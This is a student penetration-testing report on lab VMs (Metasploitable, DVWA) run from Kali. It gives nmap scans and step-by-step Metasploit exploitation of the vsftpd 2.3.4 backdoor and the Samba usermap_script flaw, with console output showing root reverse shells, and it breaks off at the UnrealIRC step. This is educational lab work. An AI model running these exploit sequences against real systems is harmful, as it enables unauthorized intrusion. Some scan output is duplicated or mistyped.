Assignment (Ethical Hacking): Professional Penetration Testing Report

Introduction

This report contains the findings of a professional penetration testing assessment performed on a vulnerable virtual machine simulating the network of a small to medium-sized enterprise (SME). The objective of this exercise was to identify security weaknesses through reconnaissance, exploitation, and post-exploitation techniques, using industry-standard tools and methodologies. Deliberately vulnerable machines, DVWA and *Metasploitable*, were deployed as the targets, and the attacker environment was configured using *Kali Linux*. The findings from this assessment aim to highlight critical vulnerabilities, demonstrate potential attack vectors, and provide actionable recommendations to enhance the overall security posture of the system.

1. Reconnaissance and Target Analysis

Reconnaissance is the first and most crucial phase of penetration testing, focused on gathering intelligence about the target systems. This stage involved discovering hosts, identifying open ports and services, and selecting appropriate vulnerabilities to exploit.

1.1 Environment Setup

Three virtual machines were set up using VirtualBox:

- **Attacker Machine:** Kali Linux (latest version, equipped with penetration testing tools)
- **Target VM 1:** Metasploitable (intentionally vulnerable Linux system)
- **Target VM 2:** DVWA (Damn Vulnerable Web Application)


All virtual machines were connected using the **Bridged Adapter on VirtualBox** to simulate an internal network environment and ensure controlled communication.

1.2 Identifying Kali Linux IP

The internal IP address of the attacker machine was identified to enable network scanning and exploit configuration:

ip a

Output: 192.168.1.150



1.3 Discovering Target Machines

An nmap scan was performed on the whole network range to find network devices connected to find ip addresses of vulnerable machines. Command is:

nmap 192.168.1.0/24

This revealed two additional active hosts, which were identified as the **Metasploitable2** and **DVWA** virtual machines(both machines were tested one after the other).

So, the ip address of **DVWA** virtual machine was found as **192.168.1.137**

```
Nmap scan report for 192.168.1.137
Host is up (0.00074s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 08:00:27:06:8A:00 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.150
Host is up (0.0000080s latency).
All 1000 scanned ports on 192.168.1.150 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (7 hosts up) scanned in 71.04 seconds
```

And the ip address of **Metasploitable** virtual machine was found as **192.168.1.2**

```
Nmap scan report for 192.168.1.2
Host is up (0.00025s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:48:D5:1F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

1.4 Target Identification and OS Fingerprinting

For each detected host, an nmap OS scan was performed to confirm its identity:

nmap -O 192.168.1.137 #DVWA

```
┌──(root㉿kali)-[~]
└─# nmap 192.167.1.137 -O
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-22 03:15 EDT
Nmap scan report for 192.167.1.137
Host is up (0.0036s latency).
All 1000 scanned ports on 192.167.1.137 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.18
OS details: Linux 2.6.18

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.27 seconds
```

nmap -O 192.168.1.2 #Metasploitable

```
└─# nmap 192.168.1.2 -O
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-22 07:14 EDT
Nmap scan report for 192.168.1.2
Host is up (0.00031s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

```
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:48:D5:1F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.90 seconds
```

- **192.168.1.2 (Metasploitable)** was identified as a Linux system with multiple vulnerable services and open ports.
- **192.168.1.137 (DVWA)** was identified as a Linux based system too.

1.5 Full Port and Service Scanning

A detailed port scan with service enumeration was performed to identify exposed services:

nmap -sV -p- -T4 -Pn 192.168.1.137 #DVWA

nmap -sV -p- -T4 -Pn 192.168.1.2 #Metasploitable

-sV: used to find service versions used by ports


-p-: scans all 65535 ports to find which are open to connect

-T4: setting time limit to reduce time taken for the scan

-Pn: to skip checking if host is up to save time of scan

Findings:

- **DVWA (192.168.1.137):**
    - Port 21: FTP (ProFTPD)
    - Port 22: OpenSSH
    - Port 80 and port 443: HTTP (Apache HTTP server)
    - Port 3306: MySQL



- **Metasploitable (192.168.1.2):**
    - Port 21 – FTP (vsftpd 2.3.4)
    - Port 22 – OpenSSH 4.7p1
    - Port 139, 445 – Samba smbd 3.0.20
    - Port 6667 – Unreal IRC
    - Others: Telnet, MySQL, HTTP, SMTP, etc

```
┌──(root㉿kali)-[~]
└─# nmap -p- -T4 -sV -Pn 192.168.1.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-22 07:16 EDT
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 07:16 (0:00:01 remaining)
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 07:18 (0:00:04 remaining)
Nmap scan report for 192.168.1.2
Host is up (0.00013s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
```


```
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
40960/tcp open  nlockmgr    1-4 (RPC #100021)
53123/tcp open  java-rmi    GNU Classpath grmiregistry
53801/tcp open  status      1 (RPC #100024)
56651/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:48:D5:1F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Un
:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 1 IP address (1 host up) scanned in 129.10 seconds
```


1.6 Web Application Access on DVWA

The DVWA web interface was accessible from the Kali browser by entering the ip address of the DVWA virtual machine in the browser via http:

http://192.168.1.137

This opened the login page for DVWA. After logging in with **default credentials as admin: "admin" and password: "password"**, the interface offered multiple test modules for web vulnerabilities.


Damn Vulnerable Web Ap
192.168.1.137/login.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Username
admin
Password
Login


Damn Vulnerable Web Ap
192.168.1.137/index.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.
You have logged in as 'admin'
Username: admin
Security Level: high
PHPIDS: disabled

1.7 Target Selection for Exploitation

Based on reconnaissance, the following vulnerabilities were selected for exploitation:

- **Metasploitable:**
    - vsftpd 2.3.4
    - Samba smbd
    - Unreal IRC
- **DVWA:**
    - Command Execution vulnerability under the *Command Injection* module

These targets were chosen based on confirmed open services and known CVEs, aligning with real-world scenarios where attackers exploit misconfigurations or outdated services to gain unauthorized access.

2. Exploitation


After reconnaissance revealed several vulnerable services on the target machines, exploitation was conducted using various tools and techniques. The goal was to gain unauthorized access, validate vulnerabilities, and simulate potential attacker behavior.

2.1 Exploiting Metasploitable

2.1.1 Setting Up Metasploit

Metasploit Framework, a powerful penetration testing tool, was used to exploit known vulnerabilities in Metasploitable. It was launched on the Kali VM using:

msfconsole



2.1.2 vsftpd 2.3.4 exploit(Port 21)

The vsftpd service was known to contain a backdoor introduced in version 2.3.4. A search in Metasploit confirmed the presence of an exploit module:

search vsftpd 2.3.4

The module was selected and configured:

use exploit/unix/ftp/vsftpd_234_backdoor

OR

Use <number written next to required file>

set RHOST 192.168.1.2

set TARGET 0

set LHOST 192.168.1.150 (do only if needed)

exploit (will only work for exploit files, for auxiliary use “run”)

This provided a shell access upon successful exploitation.

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  De
scription
   -  ----                                  ---------------  ----       -----  --
---------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VS
FTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit
/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,
                                       type:host:port][ ... ]. Supported proxies:
                                        sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.met
                                       asploit.com/docs/using-metasploit/basics
                                       /using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.2:21 - USER: 331 Please specify the password.
[+] 192.168.1.2:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
[*] Command shell session 1 opened (192.168.1.150:42065 → 192.168.1.2:6200) at 2
025-07-22 08:04:13 -0400

root

root
sh: line 8: root: command not found

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:48:d5:1f brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.2/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe48:d51f/64 scope link
       valid_lft forever preferred_lft forever
```

The output of **whoami** and **ip a** are **root** and **192.168.1.2**, which is the ip address of the metasploitable virtual machine, so this **reverse shell exploit** was a success and access to the command line terminal was successfully obtained for metasploitable exploiting vsftpd service.

2.1.3 Samba smbd 3.0.20 Remote Code Execution (Ports 139/445)

Next, the vulnerable Samba service was targeted:

search samba

The following exploit was selected:

use exploit/multi/samba/usermap_script


set RHOST 192.168.1.2

set LHOST 192.168.1.150

set TARGET 0

exploit

A reverse shell was obtained, granting remote access as root again.



```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type
                                       :host:port[,type:host:port][
                                       ... ]. Supported proxies: sap
                                       ni, socks4, socks5, socks5h,
                                        http
   RHOSTS                    yes       The target host(s), see http
                                       s://docs.metasploit.com/docs
                                       /using-metasploit/basics/usi
                                       ng-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.150    yes       The listen address (an interfa
                                     ce may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.2
RHOSTS ⇒ 192.168.1.2
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.1.150:4444
[*] Command shell session 1 opened (192.168.1.150:4444 → 192.168.1.2
:43878) at 2025-07-22 07:47:54 -0400

hi
/bin/sh: line 3: hi: command not found
whoami
root

whoami
root

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
qlen 1000
    link/ether 08:00:27:48:d5:1f brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.2/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe48:d51f/64 scope link
       valid_lft forever preferred_lft forever
```

The output of **whoami** and **ip a** are **root** and **192.168.1.2**, which is the ip address of the metasploitable virtual machine, so this **reverse shell exploit** was a success and access to the command line terminal was successfully obtained for metasploitable exploiting samba smbd service.

2.1.4 Unreal IRC(Port 6667)

UnrealIRCd service was found running on port 6667. A known backdoor vulnerability was exploited using Metasploit:

search unreal

